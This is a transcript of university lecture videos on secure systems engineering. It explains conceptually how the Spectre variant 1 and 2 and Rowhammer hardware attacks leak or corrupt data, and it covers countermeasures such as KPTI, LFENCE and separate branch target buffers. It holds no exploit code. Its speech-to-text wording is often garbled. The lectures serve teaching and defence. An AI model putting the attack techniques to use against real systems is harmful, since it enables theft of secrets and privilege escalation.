
okay so let us see when a such a scenario occurs how this program behaves now since we have a assuming that $array_len$ is not present in the cache we also are assuming that the branch predictor it has learned and is in the state my prediction is not taken so there for a what would happen is that even though X is greater than $array_len$ these instructions within the if would be speculatively executed.


(Refer Slide Time: 11:09)



so first we would see that since `array_len` is not in the cache it would cause some cache miss which would take constable amount of time and of course `array_len` to be loaded from the main memory and to the cache memory.


(Refer Slide Time: 11:27)






On the other hand the other components are X is present in the cache and we fill the value of X with some location comprising of secret so since the secret is present in the cache the index $array[x]$ equal to $array[x]$ can be very quickly evaluated pick and similarly we would what we would have is that some location in the cache would contain the value of $array[x]$ next what we are doing is we are using this particular value which is essentially a secret value to index into of this $array2$ and all the contents of the $array2$ into the cache memory now while this process of process is going on the this to mean that $array_len$ has after while has finally reached the cache memory and now since X an $array_len$ have find the arrived this check that is pointing to this particular statement can finally be invoked but the processor would have would now observe that X is greater than $array_len$ and there for all the speculative execution that has been done should be discarded and therefore the process so would discarded this speculatively executed instructions.

(Refer Slide Time: 12:42)




Due to the miss prediction that had occurred however what we observe is that there is some component of *array2* that is present in the cache now we know note that this component depends on the value of *array[x]* and what we have seen is that we have given a sufficiently large value of *array[x]* so that it was actually causing a buffer overflow and appointing inside the secret in other words what has been loaded into the cache at this location is essentially a function off the secret location.

(Refer Slide Time: 11:44)



The next thing to do for the attacker is to identify which block in *array2* has actually been loaded into the cache what he does for this is that he starts to access every main element in *array2* so he excesses the first element and he figures out that this axis is going to take a long time because the first element is not present in the cache then he would try the second element again he would get a cache miss and therefore along a longer good execution time and this continues.

(Refer Slide Time: 13:59)




Over and over again until he finds out that one particular element is taking a shorter time so the shorter time is due to the fact that this element is present in the cache and noticed that this element is in the cache due to the secret of information which has invoked it speculatively and does the attacker would get some information about the contents of the secret, thank you.

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Spectre (Variant 2)


Hello and welcome to this lecture in the course for Secure Systems Engineering so in the previous video lectures we had looked at attack on Meltdown and also we looked at spectre there's another variant of spectre known as the variant 2 in this video we will look at this second variant of Spectre again as we have seen previously this variant is also based on the speculative execution of which is present in modern processors and it exploits this speculative execution in order to clean secret information out of another process.

(Refer Slide Time: 0:55)




So the set up in the variant 2 is as follows we have a victim's address space so this is in an process address space off the victim and what we assume is that there is some portions of within this process space which has some secret data so what the attackers wants to do is that the attack a wants to actually obtain this secret data using the Spectre attack.


(Refer Slide Time: 1:32)



So the first thing that has done is that the attacker would identify 2 regions in the court so 1 it has an indirect jump based on a register value as shown over here and this jump is to some specific Spectre gadget which is present in the users victims user address space so this gadget did comprises of a few instructions that essentially would load into a register the contents of the secret information so what we see is that the attacker once you utilized this indirect Jump to this gadget and this gadget has instructions such as exit or and something like that followed by a load instruction which includes secret data into a register.


(Refer Slide Time: 2:18)





So in order to mount a Spectre of variant 2 attack what the attacker does is he creates his own attack program with a user space as follows so the attacker will first create an instruction over here which has some indirect branch so note that this address or the address of this particular location is exactly identical to the indirect branch present in the victim's address space so also what is assume is the attacker knows the address of some gadget and in his own address space replaces this area with a return so now what he does is that on the same processor that is executing this victim's process the attacker would run this attack program.


(Refer Slide Time: 3:16)



So therefore what would happen over here is repeatedly the attacker would make these indirect branches which Jump jumps to this region off memory and he keeps doing this in a loop

internally what happens is that the attackers is training the branch predictor that the next instruction following this indirect branch is the return instruction so the branch predictor based on its learning mechanisms like the thing like we have seen before would then be able to automatically start fetching data from this region and speculatively execute the instructions present in this region.

(Refer Slide Time: 3:57)




The vulnerability in this processor is that the branch predictor only looks at the virtual address in an address space and is not able to separate the virtual address of one process from another. When this branch in the victim also executes the branch predictor would look up its branch target buffer and it would find that the next address to be executed corresponds to this

address and it would start to speculatively execute this. So, recall that this gadget which is present in the victim's address space is actually having some operations like add, exit or something followed by a load operation which would speculatively load secret data from the victim's address space into a register.

And during this process as we've seen in the earlier videos the contents of the secret data would be present in the cache would modify the cache state and therefore techniques like the time required for a cache hit and cache miss can be used and therefore techniques like the time required for a cache hit and cache miss can be used to identify what the secret data is does what we have seen with here is that in this variant 2 the attacker using a completely isolated process is able to craft particular indirect branch in his own address space and clean the branch predictor in the processor to speculatively execute now since so this speculation would force secret data to be loaded into a register A which can then be used to retrieve information about the contents of the victim's address space.

(Refer Slide Time: 4:46)




So in the last year there have been a lot of different countermeasures that have been developed for Meltdown inspectors one of the important thing to actually prevent Meltdown was based on restructuring the operating system address space so in the general practice prior to 2018 the user and kernel space was arranged in this particularly way so we had this as the virtual address space for a process it was divided into two regions a one was the user space up to a certain memory location and beyond that memory location was the kernel space so for example in a 32 bit Linux

system this boundary was at the location zero X C followed by seven zeros below this location was a user space and above this location was the kernel space.

Now the Meltdown attack works because a user space program could exploit the speculative behavior off the processor to be able to read contents of the kernel space the countermeasures work for this was known as KPTI or Kernel page table isolation in fact there where two sets of page tables one known of one which was activated in the was on user mode the other in the kernel mode so in the use of what the entire page tables that map to the kernel code was not present only a small stub for the kernel space was present so whenever the user space program invokes a system call it would be first trapped into this kernel space which would then shift more to the kernel mode and map the entire kernel space into the region similarly on return from the system call the virtual space would go back into this user mode now if a Meltdown type of attack was actually utilized it has to be done from the user space and therefore would not be able to actually read any of the kernel space memory because the kernel space memory is not mapped in this particular mode.

(Refer Slide Time: 7:54)



Other techniques where suggested for the Spectre first variant was compiler patches a which uses barriers such as the LFENCE instruction to prevent speculation so the LFENCE instruction is supported by X86 processors which forces sequential execution. So, the LFENCE instruction would therefore prevent any speculation of beyond that instruction.

(Refer Slide Time: 8:20)

Countermeasures

- For Spectre (Variant 2): Separate BTBs for each process
 - Prevent BTBs across SMT threads
 - Prevent user code does not learn from lower security execution

70

In order to prevent variant 2 attacks we need to have different branch target buffers present in the branch predictor unit. Each branch target buffer would cater to single process so for example if we had a processor with hyperthread supported, Simultaneously Multithreading SMT threads then that would be two separate BTBs that are present so this would imply that the Spectre variant 2 will not work because each process or each thread which is running simultaneously would be using its own BTB and therefore the attacks where one prediction in one thread affecting speculative execution in another thread will not happen, thank you.

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
The Rowhammer Attack

Hello and welcome to this video lecture in the course for secure systems engineering. In this video lecture we will look at a recent hardware attack which is known as a Rowhammer, so this attack would let you flip bits stored in the DRAM without actually accessing them, it is a quite a recent attack it was discovered in 2014 and since then there have been various exploits which have used this technique to mount different types of attacks on applications and systems. Also, there have been many countermeasures that have been developed in the recent past to prevent this attack.

(Refer Slide Time: 1:00)




The Rowhammer Attack

Some slides borrowed from Prof. Onur Mutlu's talk at DATE
Invited talk | March 30, 2017

A lot of these slides are actually borrowed from Professor Onur Mutlu's talk in 2017.

(Refer Slide Time: 1:08)




So before we go into what Rowhammer means we would like a small background about DRAM's, DRAM as you know is one of the typical structures which are used for random access memories in systems, so a typical DRAM would look something like this way, these DRAMs are capacitive memories and they are arranged in this matrix like thing with rows and columns with a capacitor at each node. One particular DRAM cell would look like this, there is a transistor and an associated capacitor.

So when a 1 needs to be stored on this capacitor the capacitor is charged and in order to read the capacitance this transistor is turned ON and the data either 1 or 0 whether the capacitor is charged or discharged is actually read through this particular bit line. So essentially the charge of the capacitor defines whether this memory cell is storing a 1 or a 0 and capacitor must be large enough. The problem that may occur in capacitors is that the charge on the capacitor may gradually leak over a period of time, thus in order that a DRAM cell holds its charge it is required that the DRAM cells be recharged periodically.

(Refer Slide Time: 2:21)

DRAM Refresh Cycles



- As time passes, the charges in the memory cells (capacitors) leak away, so without being refreshed the stored data would eventually be lost.

To prevent this, external circuitry periodically reads each cell and rewrites it, restoring the charge on the capacitor to its original level.

- Refresh cycles are in orders of milliseconds though, consume some memory bandwidth



So, in order to achieve this what would happen is that there would be a special external circuitry, which periodically leads every cell in the DRAM and rewrites it therefore restoring the charge of the capacitor. So, this refreshing phase ensures that the charge on the capacitance is restored and maintained for a longer period. So this particular figure over here shows how the refreshing occurs, so refreshing typically occurs periodically in a DRAM structure, so these particular areas is where the DRAM is inaccessible due to the refreshing period where the capacitors are recharged, while the accessible regions in the DRAM is over here. So any load or a store operation to a DRAM has to be within this particular time period.

(Refer Slide Time: 3:34)


DRAM Cells arrangement

- Scaling beyond 40-35nm (2013) is challenging [ITRS, 2009]

- With reduction in transistor sizes, DRAM cells became smaller

- As DRAM cells became smaller, the space between two such cells reduces

- Closer the two charged bodies, higher the electromagnetic interference



With everything stored as a charge, can one row affect the other?


Now as we mentioned DRAMs are arranged in rows, so every time we want to actually read a particular memory location the entire row is activated and the charge is stored (from stored) in the various capacitors are then copied into this row buffer, from the row buffer it would then move to the various other components of the system including the cache memories and the processors. Now as time progressed and memories became more and more complex it was required to actually scale down and have more dense memories. As a result, the number of such rows present in a DRAM was actually reducing over a period of time.

Now a consequence of this scaling was that the gap between these rows also reduced and since the cells in each row worked due to the charge present as the space between the rows reduced it became more and more likely that there would be interference between these various rows, essentially the closer the charged bodies are, the higher the electromagnetic interference between the various rows, this fact was actually utilized in the Rowhammer.

(Refer Slide Time: 4:46)

Rowhammer

- ❑ As we keep accessing a particular row repeatedly during a refresh interval, neighboring cells have been found to leak charge at a faster rate due to electromagnetic coupling.
- Toggling a row voltage briefly increases the voltage of adjacent rows
- This slightly opens adjacent rows => Charge leakage
- This leads to a decrease in their retention time.
- ❑ Thus during refresh, the corrupted data will be read and written back again to the DRAM cell.




What the Rowhammer vulnerability actually showed was that if a particular row in the DRAM was continuously accessed this continuous memory access could actually influence the neighbouring rows. So for example over here we had one specific row which has been continuously accessed and it could influence the charge stored in the adjacent rows, the reason for this is that continuously toggling the row voltage slightly opens the adjacent rows, thus forcing the adjacent rows to leak much more quickly.

In other words the adjacent rows would actually discharge much more faster than the refresh period. The result is that certain cells on the adjacent rows may get corrupted and the data present in them may actually be toggled.

(Refer Slide Time: 5:40)

Double Rowhammer



<http://apt.cs.manchester.ac.uk/projects/ARMOR/RowHammer/>

Now this is an example of how a Rowhammer attack would work and this animation is (taking) taken from this particular website from Manchester University, what the attacker would do is that he would toggle specific rows in the DRAM and access them continuously within a refresh period. Now this would influence the neighbouring rows and force the data present in the neighbouring rows to be toggled.


So this is represented here by these green and red blocks, the green block show what the attacker is legally accessing, while the red block show what show the effect of falls induced due to the Rowhammering of the DRAM. So what we are able to achieve is that we have been able to toggle adjacent rows just by accessing memory locations at a very high rate. Now why this is actually critical is that you are modifying the integrity of the storage of the data stored in the memory.

For example let us say that we have operating system specific data present in this specific row. For example this may be say of a particular page table and more particularly this may specify that a page is accessible only by the kernel. Now by inducing an error through the Rowhammering of the adjacent rows we would be able to modify the contents of the page table. So, we would for example be able to convert a page which is meant only for the kernel to be accessible by user programs also.

(Refer Slide Time: 7:26)

